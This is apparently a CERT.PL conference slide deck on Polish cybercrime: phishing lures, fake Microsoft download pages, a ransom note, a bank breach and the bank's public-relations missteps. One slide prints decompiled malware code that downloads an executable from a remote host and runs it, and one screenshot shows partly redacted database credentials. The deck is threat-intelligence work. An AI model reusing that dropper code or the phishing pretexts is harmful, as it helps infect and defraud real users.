

# (Mostly) Polish threat landscape:

not only VBKlip

Łukasz Siewierski

lukasz.siewierski@cert.pl

 @maldr0id

<CERT.PL>\_



# Successful attack in three simple steps

1 Send an e-mail:

*We're opening new office in Poland and we want a lawyer.*


2 Someone responds.

3 Send an e-mail: *Here's the NDA: [insert link here]*


# Successful attack in three simple steps

- 1 Infect some company.
- 2 Steal e-mails of clients.
- 3 Send e-mail to clients with a link to important documents (e.g. to an invoice).


# And when someone clicks on a link...



# And when someone clicks on a link...




# And when someone clicks on a link...



The screenshot shows a web browser window with the address bar containing the URL: docs.logisticservers.eu/?fname=polska\_filia\_eurologistic\_uslugi\_wymagania.doc&erro. The browser interface includes navigation buttons (back, forward, refresh), a search icon, and a page number of 1. The main content area displays the Microsoft Office logo at the top left. Below the logo, the text reads: "Ups... Coś poszło nie tak!" followed by "Error Code: [000109xFA]". A message in Polish states: "Wiadomość: Nie można otworzyć dokumentu. 'Microsoft® Office Online Viewer Plugin' wersja niekompatybilna z tym pluginem." Below this, it says: "Kliknij na 'Napraw', aby pobrać i zainstalować najnowszą wersję wymaganej wtyczki." At the bottom right of the error message area, there is a button labeled "Napraw".

# And when someone clicks on a link...



# And when someone clicks on a link...

dapUnited  
Twoje centrum Księgowości

**Dostęp do twoich danych. Z każdego miejsca na Ziemi.**

- Biuro rachunkowe
- Nowoczesna księgowość
- Księgowość online
- Automatyczne księgowanie dokumentów
- Analizy dla zarządców
- Audyty księgowe oraz kadrowo-płacowe
- Doradztwo prawne i biznesowe

## Pełna księgowość online

24 h / 7 dni w tygodniu

**Oferta specjalna. Dostęp do danych finansowych przez księgowość online 24 h na dobę z dowolnego miejsca na ziemi.**

Pełna księgowość online jest ofertą dla klientów, dla których ważny jest maksymalnie krótki czas dostępu do danych oraz obniżka kosztów.

- Usługi księgowe mogą być świadczone niezależnie od odległości
- Przekazywanie dokumentów do Centrum Księgowego Spółek Kapitałowych odbywa się w postaci skanowanej poprzez Platformę Internetową
- Kontakty oraz konsultacje telefoniczne z Klientem odbywają się online również za pomocą Platformy Internetowej

Klient ma możliwość na bieżąco weryfikować wyliczone zobowiązania podatkowe oraz prelininować podatki na przyszłość.

W tym celu Klient otrzymuje bezpośredni dostęp do programu księgowego poprzez Platformę Internetową. Na Platformie Internetowej dyrektorzy finansowi, prezesi firm lub dedykowani pracownicy mają możliwość kontrolować stan zaksięgowanych dokumentów.


„Kompleksowa obsługa rachunkowo-księgowa naszej spółki świadczona jest bardzo sprawnie i skrupulatnie. Sympatyczni i pomocni pracownicy biura potrafią podejść indywidualnie do napotkanych przeszkód i rozwiązać nawet nietypowe, złożone problemy. Personel biura jest zawsze na bieżąco z aktualnymi przepisami prawa oraz wymogami niezbędnymi do nakładzłego prowadzenia księgowości.”

Prezes Zarządu Astoria S.A.

Strona korzysta z plików cookies w celu realizacji usług i zgodnie z [Polityką plików cookies](#). Możesz określić warunki przechowywania lub dostępu do plików cookies w Twojej przeglądarce. [ZAMKNIJ]



# And when someone clicks on a link...




← → ↻ microsoft.autoupdate.eu

Microsoft







## Download Center

Wersja Windows 10.  
Najlepsza, jaka kiedykolwiek powstała.

Uaktualnij bezpłatnie\*



Znajdź pliki do pobrania

-  Windows
-  Office
-  Xbox i gry
-  Windows Phone
-  Internet Explorer
-  Skype


# And then... a ransom note

IF YOU gIVE Me  
500 000 euros  
i WILL NOT PUBliSh  
ALl Your files  
on tOr fOrUM

## And then... a ransom note

I can also sell it  
to any other buyer.  
and for a symbolic fee  
I can remove  
your personal data.

# Money laundering (general scheme)




# Return of the "technically challenged" malware author

```
private void Timer1_Tick(object sender, EventArgs e)
{
    try
    {
        this.WebBrowser1.Navigate("http://dstats.net/download/http://z3s.pl");
        this.Timer1.Stop();
        this.Timer2.Start();
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        this.WebBrowser1.Navigate("http://z3s.pl");
        this.Timer1.Stop();
        this.Timer2.Start();
        ProjectData.ClearProjectError();
    }
}

private void Timer2_Tick(object sender, EventArgs e)
{
    string str = Path.Combine(MyProject.Computer.FileSystem.SpecialDirectories.Temp, Path.GetRandomFileName() + ".exe");
    try
    {
        MyProject.Computer.Network.DownloadFile("http://[redacted]wRdWUp.exe", str);
        Process.Start(str);
        this.Timer2.Stop();
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        MyProject.Computer.Network.DownloadFile("http://[redacted]c12a94.exe", str);
        Process.Start(str);
        this.Timer2.Stop();
        ProjectData.ClearProjectError();
    }
}
```

# Return of the "technically challenged" malware author



# Webinjects without any malware

Sometimes you have access to the online banking system webserver...

# Webinjects without any malware


Sometimes you have access to the online banking system webserver...

wait, what?



# Webinjects without any malware

Sometimes you have access to the online banking system webserver...



## Bank via e-mail to journalist

*(...) we are urging you to stop **illegal** publication of information relating to the effects of hacking **attempts** (...) This information is based on **unreliable** source and does not present bank's point of view.*

*[lots of legal clauses follow]*

# PR tutorial, part I: threaten the journalist

## Bank via e-mail to journalist

*(...) we are urging you to stop **illegal** publication of information relating to the effects of hacking **attempts** (...) This information is based on **unreliable** source and does not present bank's point of view.*

*[lots of legal clauses follow]*

## Response

Journalist publishes a dump of 100 (censored) credit card data...

# PR tutorial, part I: threaten the journalist

## Bank via e-mail to journalist

*(...) we are urging you to stop **illegal** publication of information relating to the effects of hacking **attempts** (...) This information is based on **unreliable** source and does not present bank's point of view.*

*[lots of legal clauses follow]*

## Response

Journalist publishes a dump of 100 (censored) credit card data...  
... and (censored) wire transfer proofs...

# PR tutorial, part I: threaten the journalist

## Bank via e-mail to journalist

*(...) we are urging you to stop **illegal** publication of information relating to the effects of hacking **attempts** (...) This information is based on **unreliable** source and does not present bank's point of view.*

*[lots of legal clauses follow]*

## Response

Journalist publishes a dump of 100 (censored) credit card data...  
... and (censored) wire transfer proofs...  
... and server file listings (also censored)...

# PR tutorial, part I: threaten the journalist

## Bank via e-mail to journalist

*(...) we are urging you to stop **illegal** publication of information relating to the effects of hacking **attempts** (...) This information is based on **unreliable** source and does not present bank's point of view.*

*[lots of legal clauses follow]*

## Response

Journalist publishes a dump of 100 (censored) credit card data...

... and (censored) wire transfer proofs...

... and server file listings (also censored)...

... and says that attacker gave a copy of webinjects and configuration files.

Spokesman for the Polish Bank Association

*Clients can be sure that their personal data is safe.*

## Spokesman for the Polish Bank Association

*Clients can be sure that their personal data is safe.*

## Response

Attackers publishes personal data and transaction history from 500 different business accounts.



## Spokesman for the Polish Bank Association

*Clients can be sure that their personal data is safe.*

## Response

Attackers publishes personal data and transaction history from 500 different business accounts. Including bank owner's son.

## Bank's press release

*None of the bank's clients lost any amount of money.*

# PR tutorial, part III: oh, this definitely is true!


## Bank's press release

*None of the bank's clients lost any amount of money.*


## Response

Client X: but we lost money that was NOT in your bank.


# How to steal money with only login and password?



# How to steal money with only login and password?



# How to steal money with only login and password?



## Spokesman for the Polish Bank Association

(...) *hacker, who **allegedly** broke into the bank's systems **will be captured by the police.** (...)*

## Spokesman for the Polish Bank Association


*(...) hacker, who **allegedly** broke into the bank's systems **will be captured by the police.** (...)*

## Response

Police captured one of the attackers.



# PR tutorial, part V: copy of the production server



The screenshot shows a web browser window with a fatal error message. The address bar contains 'pb.' followed by a blurred domain. The error message is as follows:

```
Fatal error: Uncaught exception 'PDOException' with message 'SQLSTATE[28000] [1045] Access denied for user 'admin6 [redacted]pb'@'94. [redacted]' (using password: YES)' in /home/users/pb/public_html/system/database/drivers/pdo/pdo_driver.php:114 Stack trace: #0 /home/users/pb/public_html/system/database/drivers/pdo/pdo_driver.php(114): PDO->__construct('mysql:host=6281...', 'admin6 [redacted]pb', '5Ab [redacted]7X', Array) #1 /home/users/pb/public_html/system/database/DB_driver.php(115): CI_DB_pdo_driver->db_pconnect() #2 /home/users/pb/public_html/system/database/DB.php(148): CI_DB_driver->initialize() #3 /home/users/pb/public_html/system/core/Loader.php(346): DB("", NULL) #4 /home/users/pb/public_html/system/core/Loader.php(1171): CI_Loader->database() #5 /home/users/pb/public_html/system/core/Loader.php(152): CI_Loader->_ci_autoloader() #6 /home/users/pb/public_html/system/core/Controller.php(51): CI_Loader->initialize() #7 /home/users/pb/public_html/application/controllers/pb.php(7): CI_Controller->__construct() #8 /home/users/pb/public_html/system/database/drivers/pdo/pdo_driver.php on line 114
```

Questions? Comments?